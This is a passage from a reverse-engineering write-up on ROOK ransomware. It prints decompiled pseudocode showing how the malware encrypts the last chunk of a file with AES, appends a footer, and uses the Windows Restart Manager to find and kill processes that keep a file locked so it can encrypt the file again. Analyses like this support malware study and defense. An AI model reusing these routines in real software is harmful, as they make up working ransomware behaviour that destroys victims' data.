If the file size is less than 0x80000 bytes or is between 0x80000 and 0x180000 bytes, the entire file will be encrypted.

```
        encrypted_chunk_count = rook_file_footer.metadata.encrypted_chunk_count;
ENCRYPT_LAST_CHUNK:
        rook_file_footer.metadata.encrypted_chunk_count = encrypted_chunk_count + 1;
        v48 = 16 * (file_size.QuadPart % 0x80000 / 16);// calculate what is left after taking out first chunk
        v49 = file_size.QuadPart % 0x80000 % 16;
        v50 = v48 + 16;
        if ( !v49 )
          v50 = 16 * (file_size.QuadPart % 0x80000 / 16);
        ReadFile(encrypted_file_handle, data_buffer, v50, &NumberOfBytesRead, 0i64);
        v51 = v48 + 16;
        if ( !v49 )
          v51 = v48;
        memset(v69, 0, sizeof(v69));
        aes_set_key(v69, &AES_key, 128u);
        if ( v51 > 0 )
        {
          data_buffer_ptr = data_buffer;
          v53 = ((v51 - 1) >> 5) + 1;
          do
          {
            aes_encrypt_ECB(v69, data_buffer_ptr, data_buffer_ptr);
            data_buffer_ptr += 0x20;
            --v53;
          }
          while ( v53 );
        }
        w_memset(v69, 0i64, 288i64);
        SetFilePointerEx(encrypted_file_handle, liDistanceToMove, 0i64, 0);
        if ( v49 )
          v48 += 16;
        WriteFile(encrypted_file_handle, data_buffer, v48, &NumberOfBytesWritten, 0i64);
      }
```

Figure 48: Calculating & Encrypting the Last Chunk That Is Less Than 0x80000 Bytes.

Finally, the file footer is written to the end of the file, which ends the encryption routine.

```
  SetFilePointerEx(encrypted_file_handle, 0i64, 0i64, FILE_END);
  WriteFile(encrypted_file_handle, &rook_file_footer, 0xA18u, &NumberOfBytesWritten, 0i64);
  HeapFree(hHeap, 0, data_buffer);
}
return CloseHandle(encrypted_file_handle);
```

Figure 49: Writing File Footer.

If **ROOK** is unable to open the file prior to encryption, the malware attempts to terminate the file owner's process.

It first calls **RmStartSession** to starts a new Restart Manager session and **WideCharToMultiByte** to convert the file path to a multibyte buffer.

```
do
  *(strSessionKey + v73++) = 0;
while ( v73 < 0x42 );
result = RmStartSession(&pSessionHandle, 0, strSessionKey);// start Restart Manager session
if ( result )
{
  if ( !DEBUG_FLAG )
    return result;
  file_to_encrypt_len = lstrlenW(file_to_encrypt_1);
  file_to_encrypt_multibyte_len = WideCharToMultiByte(
                                    CP_UTF8,
                                    0,
                                    file_to_encrypt_1,
                                    file_to_encrypt_len,
                                    0i64,
                                    0,
                                    0i64,
                                    0i64);
  do
    file_to_encrypt_multibyte = HeapAlloc(hHeap, 8u, file_to_encrypt_multibyte_len + 64);
  while ( !file_to_encrypt_multibyte );
  v35 = lstrlenW(file_to_encrypt_1);
  WideCharToMultiByte(
    CP_UTF8,
    0,
    file_to_encrypt_1,
    v35,
    file_to_encrypt_multibyte,
    file_to_encrypt_multibyte_len,
    0i64,
    0i64);
  v36 = 0;
  v37 = "Can't RmStartSession";             // Can't RmStartSession
```

Figure 50: Starting A Restart Manager Session.

Using that session handle, the malware calls **RmRegisterResources** to register the target file as a resource to the RM.

```
if ( RmRegisterResources(pSessionHandle, 1u, &file_to_encrypt_1, 0, 0i64, 0, 0i64) )
{
  if ( DEBUG_FLAG )
  {
    v26 = lstrlenW(file_to_encrypt_1);
    v27 = WideCharToMultiByte(0xFDE9u, 0, file_to_encrypt_1, v26, 0i64, 0, 0i64, 0i64);
    do
      file_to_encrypt_multibyte_1 = HeapAlloc(hHeap, 8u, v27 + 64);
    while ( !file_to_encrypt_multibyte_1 );
    v29 = lstrlenW(file_to_encrypt_1);
    WideCharToMultiByte(0xFDE9u, 0, file_to_encrypt_1, v29, file_to_encrypt_multibyte_1, v27, 0i64, 0i64);
    log_to_file("Can't RmRegisterResources", file_to_encrypt_multibyte_1, 0);
    file_to_encrypt_multibyte_2 = file_to_encrypt_multibyte_1;
    goto LABEL_27;
  }
}
```

Figure 51: Registering Target File as a Resource.

Next, it calls **RmGetList** to get a list of all applications that are using the file. For each of these applications, if the application's type is Windows Explorer or a critical process, it is skipped.

Then, **ROOK** checks to make sure the application is not its own ransomware process through the process IDs. Finally, it calls **OpenProcess** to retrieve the process's handle and terminate it using **TerminateProcess**.

```
pnProcInfo = 10;
if ( !RmGetList(pSessionHandle, pnProcInfoNeeded, &pnProcInfo, rgAffectedApps, &dwRebootReasons) )// get applications
                                              // that uses the file
{
  for ( i = 0; i < pnProcInfo; ++i )
  {
    proc_index = i;
    ApplicationType = rgAffectedApps[proc_index].ApplicationType;
    if ( ApplicationType ≠ RmExplorer && ApplicationType ≠ RmCritical )
    {
      proc_ID = rgAffectedApps[i].Process.dwProcessId;
      if ( GetCurrentProcessId() ≠ proc_ID )// process ≠ Rook process
      {
        target_proc_handle = OpenProcess(0x100001u, 0, proc_ID);// DELETE
        target_proc_handle_1 = target_proc_handle;
        if ( target_proc_handle == INVALID_HANDLE_VALUE )
        {
          if ...
        }
        else
        {
          TerminateProcess(target_proc_handle, 0);
          WaitForSingleObject(target_proc_handle_1, 0x1388u);
          CloseHandle(target_proc_handle_1);
        }
      }
    }
  }
```

Figure 52: Terminating File Owners.

After terminating all processes that are using the file, **ROOK** passes it back in to be encrypted.

```
TRY_ENCRYPTING_AGAIN:
    RmEndSession(pSessionHandle);
    v1 = 0;
    encrypted_file_handle = CreateFileW(encrypted_file_path, 0xC0000000, 0, 0i64, 3u, 0x8000000u, 0i64);
    HeapFree(hHeap, 0, encrypted_file_path);
    liDistanceToMove.QuadPart = 0i64;
    AES_key = 0i64;
    result = memset(&rook_file_footer, 0, sizeof(rook_file_footer));
    if ( encrypted_file_handle ≠ -1i64 )
      goto ENCRYPT_FILE;
```

Figure 53: Setting Up File to Be Encrypted Again.

References

https://infosecwriteups.com/alternate-data-streams-ads-54b144a831f1

https://www.sentinelone.com/labs/new-rook-ransomware-feeds-off-the-code-of-babuk/

https://chuongdong.com/reverse%20engineering/2021/01/03/BabukRansomware/

https://chuongdong.com/reverse%20engineering/2021/01/16/BabukRansomware-v3/

Source: https://chuongdong.com/reverse%20engineering/2022/01/06/RookRansomware/